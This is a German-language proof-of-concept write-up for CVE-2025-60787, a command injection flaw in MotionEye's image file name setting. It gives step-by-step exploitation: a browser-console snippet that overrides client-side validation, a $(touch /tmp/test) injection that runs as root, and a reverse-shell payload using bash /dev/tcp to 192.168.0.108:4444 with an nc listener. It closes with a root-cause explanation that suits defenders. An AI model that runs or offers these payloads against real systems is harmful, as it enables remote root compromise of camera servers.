 prabhatverma47/cve-2025-60787
Proof-of-Concept für CVE-2025-60787, das Remote-Code-Ausführung in MotionEye <= 0.43.1b4 über eine Umgehung der clientseitigen Validierung und Befehlsinjektion im Bilddateinamen demonstriert.

CVE-2025-60787 Poc - RCE - MotionEye <= 0.43.1b4
Original link: https://github.com/prabhatverma47/motionEye-RCE-through-config-parameter
Bei Sicherheitstests einer MotionEye-Instanz, die in Docker läuft, wurde festgestellt, dass die Client-seitige Validierung in der Weboberfläche umgangen werden kann. Dies ermöglicht die Übermittlung beliebiger Eingaben, einschließlich Payloads, die eine Ausführung auf dem Host-Container auslösen können. Das Problem stellt ein Risiko für Remote Code Execution (RCE) dar, wenn es ausgenutzt wird.
Betroffene Versionen: Alle Versionen bis einschließlich 0.43.1b4
Patch-Status: Noch kein Patch verfügbar. Eine Problemumgehung ist in diesem Advisory enthalten.
Projektreferenz: https://github.com/motioneye-project/motioneye
CWE: CWE-20, CWE-78, CWE-116
CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVSS: 7.2/10

ghcr.io/motioneye-project/motioneye:edge9999 auf Container-Port 8765 gemapptadmin / leeres Passwort (Standard)Führen Sie den folgenden Befehl aus, um den Download des Docker-Images zu starten und den Container zu starten
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge

docker logs motioneye | grep "motionEye server"
Ergebnis: MotionEye-Server 0.43.1b4

Sobald der Docker-Container läuft, kann die Container-Shell mit den folgenden Befehlen aufgerufen werden
docker exec -it motioneye /bin/bash
ls -la /tmp
Weboberfläche aufrufen unter:
http://127.0.0.1:9999
Anmeldung: admin (leeres Passwort)
Beispiel-RTSP-Netzwerkkamera hinzugefügt.

Ein bösartiger Ausführungsbefehl wurde in das Feld „Standbilder“ > „Bilddateiname“ eingegeben, aber ein Client-seitiger Validierungsfehler wurde festgestellt.
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
Durch Client-seitige Validierung blockiert.


Das folgende Skript ist für die Validierung verantwortlich: /static/js/main.js?v=0.43.1b4, das auf /static/js/ui.js?v=0.43.1b4 verweist, um die Validierungsbedingungen zu implementieren.
Datei: /static/js/main.js?v=0.43.1b4 mit Verweis auf /static/js/ui.js?v=0.43.1b4
function configUiValid() {
    $('div.settings').find('.validator').each(function () { this.validate(); });
    var valid = true;
    $('div.settings input, select').each(function () {
        if (this.invalid) { valid = false; return false; }
    });
    return valid;
}
Durch Überschreiben der configUiValid-Funktion in der Browser-Konsole können alle Validierungsprüfungen umgangen werden: Geben Sie den folgenden Ausschnitt in die Konsole des Browsers ein (F12 oder Strg+Umschalt+I)
configUiValid = function() {
    return true;
};

Nun kann der Payload direkt ohne Validierung eingegeben werden: wie folgt festlegen und die Einstellungen übernehmen
Einstellungen:
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S


Übernommen → Datei mit Root-Berechtigungen erstellt.

Einfache Reverse-Shell-Erzeugung:
Listener:
nc -lvnp 4444
Injizierter Payload:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/192.168.0.108/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S

Ergebnis: Remote-Shell erhalten.

MotionEye ist verwundbar, weil es Benutzereingaben vom Web-Dashboard übernimmt und direkt in die Motion-Konfigurationsdateien schreibt, ohne auf gefährliche Zeichen zu prüfen. Beispielsweise wird das Feld image_file_name in der Benutzeroberfläche an das Backend (config.py) gesendet und in /etc/motioneye/camera-.conf gespeichert. Wenn MotionEye den Motion-Dienst neu startet (motionctl.start), liest der Motion-Prozess diese Konfigurationsdatei. Wenn das Feld picture_filename Shell-Syntax wie $(touch /tmp/test) enthält, führt Motion dies als echten Befehl aus, anstatt es als Teil des Dateinamens zu behandeln.
Nicht bereinigte Eingaben, die in Motion-Konfigurationsdateien geschrieben werden:
Dashboard-JS → ConfigHandler.set_config() → camera-1.conf → motionctl.restart() → motion parst picture_filename → führt Payload aus
